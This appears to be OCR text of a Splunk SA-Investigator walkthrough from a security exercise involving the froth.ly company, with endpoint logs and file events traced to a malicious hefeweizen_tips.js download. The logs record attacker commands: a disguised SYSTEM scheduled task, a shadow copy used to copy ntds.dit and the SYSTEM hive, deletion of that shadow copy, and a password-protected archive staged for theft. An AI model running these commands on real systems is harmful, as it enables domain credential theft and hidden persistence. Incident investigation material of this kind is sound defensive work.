2020-08-18 19:58:09	"SCHTASKS" /CREATE /SC MONTHLY /TN "\Microsoft\Windows\Chkdsk\MonthlyScan" /TR "wscript C:\Users\pcerf\AppData\Local\Microsoft\Cache\node.js'" /ST 22:47 /RU SYSTEM	pcerf	labrador.froth.ly	3460	1064	C:/Windows/System
2020-08-18 20:00:16	"vssadmin" create shadow /for=C:	pcerf	labrador.froth.ly	3236	1064	C:/Windows/System
2020-08-18 20:01:07	"cmd.exe" /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy7\windows\ntds\ntds.dit c:\files\docs\ntds.dit	pcerf	labrador.froth.ly	4040	1064	C:/Windows/System
2020-08-18 20:01:59	"cmd.exe" /c copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy7\windows\system32\config\SYSTEM c:\files\docs\SYSTEM	pcerf	labrador.froth.ly	5836	1064	C:/Windows/System
2020-08-18 20:02:52	"vssadmin" delete shadows /shadow={a9c8b97e-1f72-459f-b325-7e6941d225f8} /Quiet	pcerf	labrador.froth.ly	4544	1064	C:/Windows/System
2020-08-18 20:04:54	"c:\windows\syswow64\zip" a -r -hpaaa -m5 -v38m c:\users\pcerf\Downloads\schatz c:\files\recipes* c	pcerf	labrador.froth.ly	5748	1064	C:/Windows/System


« Prev 1 2 3 4 Next »

splunk> turn data into doing

SA-Investigator

Endpoint Process Events – Detail : pcerf

labrador.froth.ly




splunk> turn data into doing


SA-Investigator

Investigate File/Process Artifacts

wscript.exe



SA-Investigator




splunk> turn data into doing

SA-Investigator

Endpoint Parent Process Details


wscript.exe



SA-Investigator

Investigate File/Process Artifacts


msinfo32.exe



SA-Investigator

Investigate File/Process Artifacts


hefeweizen_tips.js



SA-Investigator

Endpoint Process Details


hefeweizen_tips.js



SA-Investigator

Filesystem Event Details

hefeweizen_tips.js



Filesystem Event Details


Click on event for additional details

_time	file_name	dest	file_hash	file_path	file_acl
2020-08-18 18:31:43	hefeweizen_tips.js.5g1i035.partial	mvalitus-l.froth.ly	unknown	C:\Users\mvalitus\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\TempState\Downloads\hefeweizen_tips.js.5g1i035.partial	unknown
2020-08-18 18:31:43	hefeweizen_tips.js.5g1i035.partial:Zone.Identifier	mvalitus-l.froth.ly	unknown	C:\Users\mvalitus\AppData\Local\Packages\Microsoft.MicrosoftEdge_8wekyb3d8bbwe\TempState\Downloads\hefeweizen_tips.js.5g1i035.partial:Zone.Identifier	unknown
2020-08-18 18:31:52	hefeweizen_tips.js.y1c1b0e.partial	mvalitus-l.froth.ly	unknown	C:\Users\mvalitus\Downloads\hefeweizen_tips.js.y1c1b0e.partial	unknown
2020-08-18 18:31:52	hefeweizen_tips.js.y1c1b0e.partial:Zone.Identifier	mvalitus-l.froth.ly	unknown	C:\Users\mvalitus\Downloads\hefeweizen_tips.js.y1c1b0e.partial:Zone.Identifier	unknown

SA-Investigator

Web Traffic Details

